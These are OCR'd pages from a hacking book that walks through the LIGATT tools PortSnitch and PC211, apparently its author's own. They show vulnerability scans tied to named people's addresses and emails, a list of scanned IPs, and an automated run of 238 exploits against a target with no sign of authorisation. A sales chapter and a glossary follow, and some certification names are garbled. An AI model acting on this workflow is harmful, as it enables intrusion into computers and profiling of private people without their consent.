When the targets computer is being scanned, Port Snitch will look for any potential vulnerabilities on that specific IP address. If no vulnerabilities are found you will not have to pay for a report. If vulnerabilities are found, a summary of what is found will be displayed on the screen.

You will be prompted to purchase the report. This report will give detailed information about all of the vulnerabilities on your targets computer and also any personal information for on the web, videos, books, blogs, and news articles.



LIGATT Security Suite Panel

This Vulnerability Audit was conducted for Name: Mike_ Douglas, Company: Unavailable
Mon Aug 3 17:36:02 2009

Audit Summary | Audit Specifics | Runstats | Glossary |
Research: Web | News | Images | Blogs | Videos | Local | Amazon

Audit Summary

- Target: 75.213.140.126
- Name: Mike_ Douglas
  Address: 122 Northside Drive
  Sandy Springs Georgia, 30305
  USA
  Phone: Unavailable
  Email: miked@yahoo.com
- Audit was initiated at Mon Aug 3 17:36:02 2009.
- The Audit stopped at Mon Aug 3 17:37:52 2009.
- 75.213.140.126 scanned 75.213.140.126

Computer Information

- Operating System Windows.
- Web Browser Firefox|3.0.12.

Audit Specifics

Was your firewall detected:

- Yes

Was your firewall bypassed:

- Yes

Did your firewall/router/computer respond to a ping:


- No

IP Address

- 75.213.140.126 (ipv4)

Your IP Address is traced back to:

- 126.sub-75-213-140.myvzw.com (PTR)
- Please read **"whois"** below for more details



Ports With Potential Vulnerabilities


- The 103 ports Audited but not shown below are in state: **filtered**
  - 99 ports replied with: **no-responses**
  - 4 ports replied with: **admin-prohibiteds**

Port		State	Service	Reason	Product	Version	Extra info
5357	tcp	open	http	syn-ack	Microsoft HTTPAPI httpd	2.0	SSDP/UPnP
	html-title	Service Unavailable					
7	udp	open|filtered	echo	no-response			
9	udp	open|filtered	discard	no-response			
17	udp	open|filtered	qotd	no-response			
19	udp	open|filtered	chargen	no-response			
49	udp	open|filtered	tacacs	no-response			
53	udp	open|filtered	domain	no-response			
67	udp	open|filtered	dhcps	no-response			
68	udp	open|filtered	dhcpc	no-response			
69	udp	open|filtered	tftp	no-response			
80	udp	open|filtered	http	no-response			
88	udp	open|filtered	kerberos-sec	no-response			
111	udp	open|filtered	rpcbind	no-response			
120	udp	open|filtered	cfdptkt	no-response			
123	udp	open|filtered	ntp	no-response			
136	udp	open|filtered	profile	no-response			
137	udp	open|filtered	netbios-ns	no-response			
158	udp	open|filtered	pcmail-srv	no-response			
161	udp	open|filtered	snmp	no-response			
162	udp	open|filtered	snmptrap	no-response			
177	udp	open|filtered	xdmcp	no-response			
427	udp	open|filtered	svrloc	no-response			
443	udp	open|filtered	https	no-response			
497	udp	open|filtered	retrospect	no-response			
500	udp	open|filtered	isakmp	no-response			
514	udp	open|filtered	syslog	no-response			
515	udp	open|filtered	printer	no-response			
518	udp	open|filtered	ntalk	no-response			
520	udp	open|filtered	route	no-response			
593	udp	open|filtered	http-rpc-epmap	no-response			
623	udp	open|filtered	asf-rmcp	no-response			
626	udp	open|filtered	serialnumberd	no-response			
631	udp	open|filtered	ipp	no-response			
996	udp	open|filtered	vsinet	no-response			
997	udp	open|filtered	maitrd	no-response			
998	udp	open|filtered	puparp	no-response			
999	udp	open|filtered	applix	no-response			
1022	udp	open|filtered	unknown	no-response			
1023	udp	open|filtered	unknown	no-response			
1025	udp	open|filtered	blackjack	no-response			
1026	udp	open|filtered	win-rpc	no-response			
1027	udp	open|filtered	unknown	no-response			
1028	udp	open|filtered	ms-lsa	no-response			

If you chose to purchase this, will can either put in a promotional code (if this applies to you) or click the purchase report button. This will send you over to a payment screen to make payment or it will deduct it from your LIGATT Security EZPAY Account. Once you have made a payment a report will be e-mailed to you along with it being available to you when you log into port snitch. This report will be available online for 7 days.

When you return to the home page, all of the reports you have purchased will appear at the bottom of the page. Here you can click on the link to view them or click the check mark to delete the report.

You're done.



Remote Operating System / Router / Firewall

- Used Port 5357/tcp (open)
- OS Match: **Microsoft Windows Server 2008 SP1**
- Accuracy: 86%
- Reference fingerprint line number: 21436

- OS Fingerprint requested at Audit time and provided below.

Operating System Fingerprint

```
SCAN([illegible]-redhat-linux-gnu)
SEQ(SP=[illegible])
SEQ(SP=[illegible])
OPS(O1=[illegible])
WIN(W1=[illegible])
ECN(R=Y%DF=Y%T=[illegible])
T1(R=Y%DF=Y%T=[illegible])
T2(R=Y%DF=Y%T=[illegible])
T3(R=Y%DF=N%T=[illegible])
T4(R=Y%DF=Y%T=[illegible])
T6(R=Y%DF=Y%T=[illegible])
T7(R=Y%DF=N%T=[illegible])
U1(R=N)
IE(R=Y%DFI=N%T=[illegible])
```

system uptime


- uptime: 83524 sec
- last reboot: Sun Aug 2 18:25:48 2009

whois	Record found at whois.arin.net netrange: 75.192.0.0 - 75.255.255.255 netname: WIRELESSDATANETWORK orgname: Cellco Partnership DBA Verizon Wireless orgid: CLLC country: US stateprov: NJ orgtechname: George, Matt orgtechemail: abuse@verizonwireless.com
asn-query	BGP: 75.212.0.0/15 and 75.192.0.0/11 and 75.192.0.0/10 | Country: US Origin AS: 6167 - CELLCO-PART - Cellco Partnership Peer AS: 701
nbstat	ERROR: Name query failed: TIMEOUT

Traceroute

- port: 5357
- proto:

Hop	Rtt	IP	Host
1	1.27	97.74.124.251	ip-97-74-124-251.ip.secureserver.net
2	3.68	208.109.113.169	ip-208-109-113-169.ip.secureserver.net
3	1.71	208.109.113.154	ip-208-109-113-154.ip.secureserver.net
4	1.20	63.227.225.69	scd-edge-01.inet.qwest.net
5	2.36	205.171.12.45	phx-core-02.inet.qwest.net
6	12.11	67.14.22.10	los-core-01.inet.qwest.net
7	152.79	205.171.32.10	lap-brdr-01.inet.qwest.net
8	13.33	204.255.168.33	0.so-5-0-0.BR1.LAX7.ALTER.NET
9	13.22	152.63.112.154	0.so-6-0-0.XT2.LAX7.ALTER.NET
10	12.71	152.63.118.109	GigabitEthernet5-0-0.GW6.LAX7.ALTER.NET
11	14.60	157.130.240.66	vzw-LosAngelesCA-gw.customer.alter.net
12	14.03	69.83.177.254	254.sub-69-83-177.myvzw.com
13	15.47	66.174.34.102	102.sub-66-174-34.myvzw.com
14	15.00	66.174.34.50	50.sub-66-174-34.myvzw.com



1 [illegible]
Authors: Andrea Berry
Year Published: 2003
Page Count: [illegible]

2 The Harvard guide to African-American history
Authors: Evelyn Brooks Higginbotham, Leon F. Litwack, Darlene Clark Hine
Year Published: 2001
Page Count: [illegible]

3 Formations of class and gender: becoming respectable
Authors: Beverley Skeggs
Year Published: 1997
Page Count: [illegible]

TARGET INFORMATION

First Name:	Andrea
Last Name:	Berry
Company:	CIO Pakistan
Address:	123 Main Street
City:	Atlanta
Country:	USA
State/Province:	Georgia
Zip:	30092
Phone:	6785551212
IP To Scan:	ciopakistan.com **Your IP: 98.242.75.120**
Email:	example@ciopakistan.com

Scan   THIS COMPUTER IS ONLINE AND CAN BE SCANNED

This Vulnerability Audit was conducted for Andrea Berry, CIO Pakistan
Mon Apr 27 23:50:02 2009

Audit Summary | Audit Specifics | Runstats | Glossary |
Research: Web | News | Images | Blogs | Videos | Local | Amazon


Audit Summary

- Target: ciopakistan.com
- Andrea Berry
  123 Main Street
  Atlanta Georgia, 30092
  USA
  Phone: 6785551212
  Email: example@ciopakistan.com
- Audit was initiated at Mon Apr 27 23:50:02 2009.
- The Audit stopped at Mon Apr 27 [illegible] 2009.
- 98.242.75.120 scanned ciopakistan.com

Computer Information

- Operating System MacIntosh.
- Web Browser Firefox|3.0[illegible]

25.0 HOW TO BECOME A HACKER IN FIFTEEN MINUTES



Welcome **Q Q**

Here is a list of the PC's that you have scanned and paid for.
To try and exploit your machine please check one of the IP addresses and select PC 211:

Select an option: Please Select an option ▾

#	Exploit	Target Name	IP Address	Time Requested	View
1	□	Q Q	98.66.214.164	February 3, 2010 5:07 PM	View Report
2	□	William Packer	72.47.237.161	February 3, 2010 2:14 PM	View Report
3	□	Q Q	74.176.204.55	January 17, 2010 4:05 PM	View Report
4	□	Travis Caverhill	98.136.92.78	December 10, 2009 6:06 PM	View Report
5	□	Unavailable Unavailable	68.153.132.44	October 8, 2009 6:45 PM	View Report
6	□	Telnet Unavailable	70.46.13.63	September 9, 2009 5:43 PM	View Report
7	□	Unavailable Unavailable	68.242.30.13	September 9, 2009 4:21 PM	View Report


PC211 is a online penetration testing program. It will use the scan reports from PortSnitch and then try to exploit (hack) into all the vulnerabilities that were located in the report. By the way,

Complete the following steps in order to run PC211:

Once you have logged into the LIGATT Security Suites click on the "PC211" logo.

Here you will see the PC211 home page. Listed are all of your purchased reports from PORTSNITCH.

To execute a PC211 penetration test, simply check one of the reports that you would like to you and click on the "PC211" option under the "Select an option" menu.



Target Information:


Name: Unavailable Unavailable
Address: Unavailable
Unavailable, Unavailable
Scan started: February 14, 2010 1:33 PM
Operating System: Windows

Closest location within a 20 mile radius to this IP address: 22.22.22.22

Running PC 211
Warning this scan could take a while. Please do not close the browser.
This screen will update with the exploits running.
We are about to run 238 exploits against your Windows machine.


Please enjoy these security videos below while you wait on your scan to complete.
Trying Exploit: 1 of 238

Once you have clicked "PC211", the penetration test will begin. Here you will see a map of the target and also the status of the penetration test. As you wait, there are some YouTube videos dealing with cyberstalking, spyware, wireless hacking, and plenty of other subjects dealing with network security.




```
c:\>dir
 Volume in drive C is VistaOS
 Volume Serial Number is 704C D687

 Directory of c:\

09/18/2009  09:39 AM    <DIR>          3ec9cb377caa91a09c17d92cc0c10a
09/18/2006  04:43 PM                24 autoexec.bat
06/17/2009  10:27 AM    <DIR>          ca6fe8fdfcc9967d9cd169
04/22/2008  07:12 PM             1,033 coord.c
03/06/2007  05:43 AM                19 CQ12.txt
11/09/2007  02:04 PM            20,011 devlist.txt
08/22/2009  03:33 PM    <DIR>          Downloads
10/24/2007  01:08 AM                16 F3Ka F3Ke Vista.20
11/09/2007  02:01 PM                 9 Finish.log
01/30/2010  02:23 AM    <DIR>          GIFS
07/09/2008  09:07 PM    <DIR>          ILOG
02/14/2010  01:57 PM                70 LIGATT SECURITY.txt
04/14/2007  06:26 PM                27 NERO.LOG
04/22/2008  07:12 PM               724 node.c
03/15/2007  06:18 PM                25 OFFICE2007_Q.TXT
11/08/2007  10:50 PM               105 Pass.txt
07/18/2007  06:40 PM               508 Patch.LOG
01/21/2009  10:40 PM    <DIR>          PerfLogs
```

If PC211 was able to gain access on your computer, PC211 will leave a file named "LIGATT_SECURITY.txt" on the root directory of you hard drive. This file will state: "PC211 has broke and entered into your machine. IP Address XX.XX.XX.XX."



```
PC211 has broke and entered into your machine. IP address 22.22.22.22.
```

When the penetration test is complete, PC211 will display the results onto the screen letting the user know if the system was penetrated or not.


PC211
Jump To:
Logout
Map
Satellite
Terrain
200 ft
Imagery ©2010 DigitalGlobe, GeoEye, USDA Farm Service Agency - Terms of Use

Target Information:

Name: Unavailable Unavailable
Address: Unavailable
Unavailable, Unavailable
Scan started: February 14, 2010 2:07 PM
Operating System: Windows


Closest location within a 20 mile radius to this IP address: 22.22.22.22

~Here are the results that we captured:~

Based on the 6 ports we found open, a total of 238 exploits were ran on your computer.

PC211 ran 238 Exploits against 6 open ports. PC211 was ABLE to hack into IP Address: 22.22.22.22.
This scan ran for hours and minutes
Your scan has completed!

7. You are done.




If you decide to launch PC211 directly from PORTSNITCH, some of the instructions will be slightly modified.

Once you log into the LIGATT Security Suites, click on the "PORTSNITCH" logo.

25.0 HOW TO BECOME A HACKER IN FIFTEEN MINUTES

Once you are in "PORTSNITCH", check the report you would like to send to PC211 for a penetration test and select "PC211" from the "Select an Option" menu.



Hello Q.
Your EZPay/CCDC Account Balance is: **$640.00**

Target Background Check (Optional) ?
First Name:
Last Name:
Company:


Target Contact Information (Optional) ?
Email:
Phone:
Cell Phone:

Target Location (Optional) ?
Address:
Suite:
City:
Country: USA
State:
Zip:

Target's IP Information ?
Your IP Address: 74.244.103.197
IP or WWW. to Scan:
Background Only?: □

#	Select	Target Name	IP Address	Vulnerabilities	Date	View
1	☑	Unavailable Unavailable	22.22.22.22	6	February 14, 2010 1:29 PM	View Report
2	□	Q Q	98.66.214.164	2	February 3, 2010 5:07 PM	View Report
3	□	William Packer	72.47.237.161	13	February 3, 2010 2:14 PM	View Report
4	□	Q Q	74.176.204.55	0	January 17, 2010 4:05 PM	View Report
5	□	Travis Caverhill	98.136.82.78	2	December 10, 2009 6:06 PM	View Report
6	□	Unavailable Unavailable	65.153.132.44	0	October 6, 2009 6:45 PM	View Report
7	□	Telnet Unavailable	70.46.13.63	1	September 9, 2009 5:43 PM	View Report
8	□	Unavailable Unavailable	68.242.30.13	0	September 9, 2009 4:21 PM	View Report

Once you have clicked "PC211", the penetration test will begin. Here you will see a map of the target and also the status of the penetration test. As you wait, there are some YouTube videos dealing with cyberstalking, spyware, wireless hacking, and plenty of other subjects dealing with network security.


PC211
Jump To:
Logout
Map
Satellite
Terrain
200 ft
Imagery ©2010 DigitalGlobe, GeoEye, USDA Farm Service Agency
Terms of Use


Target Information:

Name: Unavailable Unavailable
Address: Unavailable
Unavailable, Unavailable
Scan started: February 14, 2010 2:07 PM
Operating System: Windows


Closest location within a 20 mile radius to this IP address: 22.22.22.22

Running PC 211
Warning this scan could take a while. Please do not close the browser.
This screen will update with the exploits running.
We are about to run 238 exploits against your Windows machine.
Please enjoy these security videos below while you wait on your scan to complete.
Trying Exploit: 1 of 238

If PC211 was able to gain access on your computer, PC211 will leave a file named "LIGATT_SECURITY.txt" on the root directory of you hard drive. This file will state: "PC211 has broke and entered into your machine. IP Address XX.XX.XX.XX."




```
c:\>dir
 Volume in drive C is VistaOS
 Volume Serial Number is 704C D687

 Directory of c:\

09/18/2009  09:39 AM    <DIR>          3ec9cb377caa91a09c17d92cc0c10a
09/18/2006  04:43 PM                24 autoexec.bat
06/17/2009  10:27 AM    <DIR>          ca6fe8fdfcc9967d9cd169
04/22/2008  07:12 PM             1,033 coord.c
03/06/2007  05:43 AM                19 CQ12.txt
11/09/2007  02:04 PM            20,011 devlist.txt
08/22/2009  03:33 PM    <DIR>          Downloads
10/24/2007  01:08 AM                16 F3Ka F3Ke Vista.20
11/09/2007  02:01 PM                 9 Finish.log
01/30/2010  02:23 AM    <DIR>          GIFS
07/09/2008  09:07 PM    <DIR>          ILOG
02/14/2010  01:57 PM                70 LIGATT SECURITY.txt
04/14/2007  06:26 PM                27 NERO.LOG
04/22/2008  07:12 PM               724 node.c
03/15/2007  06:18 PM                25 OFFICE2007_Q.TXT
11/08/2007  10:50 PM               105 Pass.txt
07/18/2007  06:40 PM               508 Patch.LOG
01/21/2009  10:40 PM    <DIR>          PerfLogs
```



```
PC211 has broke and entered into your machine. IP address 22.22.22.22.
```

When the penetration test is complete, PC211 will display the results onto the screen letting the user know if the system was penetrated or not.


PC211
Jump To:
Logout
Map
Satellite
Terrain
200 ft
Imagery ©2010 DigitalGlobe, GeoEye, USDA Farm Service Agency - Terms of Use

Target Information:

Name: Unavailable Unavailable
Address: Unavailable
Unavailable, Unavailable
Scan started: February 14, 2010 2:07 PM
Operating System: Windows

Closest location within a 20 mile radius to this IP address: 22.22.22.22

~Here are the results that we captured:~

Based on the 6 ports we found open, a total of 238 exploits were ran on your computer.

PC211 ran 238 Exploits against 6 open ports. PC211 was ABLE to hack into IP Address: 22.22.22.22.
This scan ran for hours and minutes
Your scan has completed!

6. You are done.

Notes

Making Money as Hacker

26.0 Making money as a hacker
26.1 Why would someone want to have a security audit or penetration test?

26.0 Now that I have read this book, how can I make money legally as a hacker?

If you would like to make money as hacker and have companies hire you to perform security audits on their network, you might want to get your CEH (Certified Ethical Hacker), CISSP (Certified Information Security Auditor), CEP (Certified Penetration Tester), and/or the granddaddy of them all, the CISSP (Certified Information Systems Security Professional) designation(s).

If you have any (or all) of these initials behind your name on your business card, people will look at you differently—say, with an air of respect, or even awe.

26.1 Why would someone want to have a security audit or penetration test?

To tell you the truth, must IT Managers do like having outside computer security auditors come in and find security holes in their network. Why? Because if someone from the outside comes in and finds security flaws in the network, it is a reflection of the IT Manager; he looks bad. Most IT Managers report to the owner, President, CEO, Mayor or some other high-up executive who knows nothing at all about computers. As long as their computer is up and running, they are happy.

At my company, LIGATT Security (**www.ligatt.com**), we do not go to the IT Manager when we want to perform an audit. We go directly to the the City Manager, Mayor, CEO, President, CFO or another senior executive, and tell them, “If a burglar was going to break into your house Friday at 4 p.m., he is not going to call and say, ‘Hello, Mr. Smith, this is your neighborhood burglar, and I just wanted to let you know that I will be breaking into your house Friday at 4 p.m. Please have some cookies out waiting for me.’

“Similarly, if a hacker is going to break in to your network, he is not going to tell the IT Manager. So if your IT Manager is as good as he says he is, let us perform a secret penetration test to see if we can get in to your network. If we can get in, then you need to fire your IT Manager. If we don’t, then you can justify why you are paying him so much.” This has worked every single time!

If that does not work, because your delivery is not that good, then talk to him like you are old Harvard classmates and tell him about all the benefits of penetration testing, and let him know that it can allow the company to:

Intelligently manage vulnerabilities

Penetration testing provides detailed information on actual, exploitable, security threats. By performing a penetration test, you can proactively identify which vulnerabilities are most critical, which are less significant, and which are false positives. This allows your organization to more intelligently prioritize remediation, apply needed security patches and allocate your security resources most efficiently to ensure that they are available when and where you need them most.

Avoid the cost of network downtime

Recovering from a security breach can cost an organization millions of dollars related to IT remediation efforts, customer protection and retention programs, legal activities, discouraged business partners, lowered employee productivity and, as a result, reduced revenue. Penetration testing helps you avoid these financial pitfalls by proactively identifying and addressing risks before attacks or security breaches occur.

Meet regulatory requirements and avoid fines

Penetration testing helps organizations address the general auditing/compliance aspects of such regulations as GLBA, HIPAA and Sarbanes-Oxley, and specifically addresses testing requirements documented in the PCI-DSS and federal FISMA/NIST mandates. The detailed reports that penetration tests generate can help organizations avoid significant fines for non-compliance and allow them to demonstrate the company's ongoing due diligence in maintaining required security controls to assessors and auditors.

Preserve corporate image and customer loyalty

Even a single incident of compromised customer data can be costly in terms of both negatively affecting sales and tarnishing an organization's public image. With customer retention costs higher than ever, no one wants to lose the loyal users they've worked hard to earn, and data breaches are likely to turn off new and prospective clients. Penetration testing helps you avoid data incidents that put your organization's reputation and trustworthiness at stake.

Protect business partner relationships

When one organization suffers a data breach or infrastructure attack, it often affects their business partners, either directly or by association. With many of today's businesses seeking reassurance from partners that they are maintaining sufficient security controls, penetration testing results demonstrate the company's commitment to proactive vulnerability assessment, risk mitigation and threat management.

Justify security investments

Most organizations have significantly increased their IT security budgets in recent years, yet struggle to derive metrics for determining return-on-investment on those assets, aside from how well they've performed in terms of avoiding major incidents. Penetration testing provides a unique, hands-on process for both evaluating the effectiveness of existing security point products and building a case for future investments.

Satisfy prerequisites for cybersecurity insurance

Penetration testing is fast becoming a requirement for obtaining cybersecurity insurance coverage. Insurance carriers understand that the most comprehensive means of determining the effectiveness of any organization's defensive mechanisms and internal security policies is a policy of regular testing to ensure that valuable assets are adequately protected.

Notes

www.GregoryDEvans.com

Glossary of Terms

for
How to Become the World's No. 1 Hacker
Short & Simple

27.0 Glossary of Terms

Active & Passive Reconnaissance

Active Reconnaissance—The process of collecting information about an intended target of a malicious hack by probing the target system. Active reconnaissance typically involves port scanning in order to find weaknesses in the target system (i.e., which ports are left vulnerable and/or if there are ways around the firewall and routers). The process of exploiting the system can then be carried out once "How To Become The World's No. 1 Hacker Short & Simple" finds a way to access the system.

Passive Reconnaissance—The process of collecting information about the intended target of a malicious hack, without the target knowing what is occurring. Typical passive reconnaissance can include physical observation of an enterprise's building, sorting through discarded computer equipment in an attempt to find equipment that contains data or discarded paper with usernames and passwords, eavesdropping on employee conversations, researching the target thoroughly to collect information, and packet sniffing.

Buffer Overflows—An anomalous condition in which a process attempts to store data beyond the boundaries of a fixed-length buffer.

CEH (Certified Ethical Hacker)—An Ethical Hacker is one name given to a Penetration Tester. An ethical hacker is usually employed by an organization that trusts him to attempt to penetrate networks and/or computer systems, using the same methods as a hacker, for the purpose of finding and correcting computer security vulnerabilities.

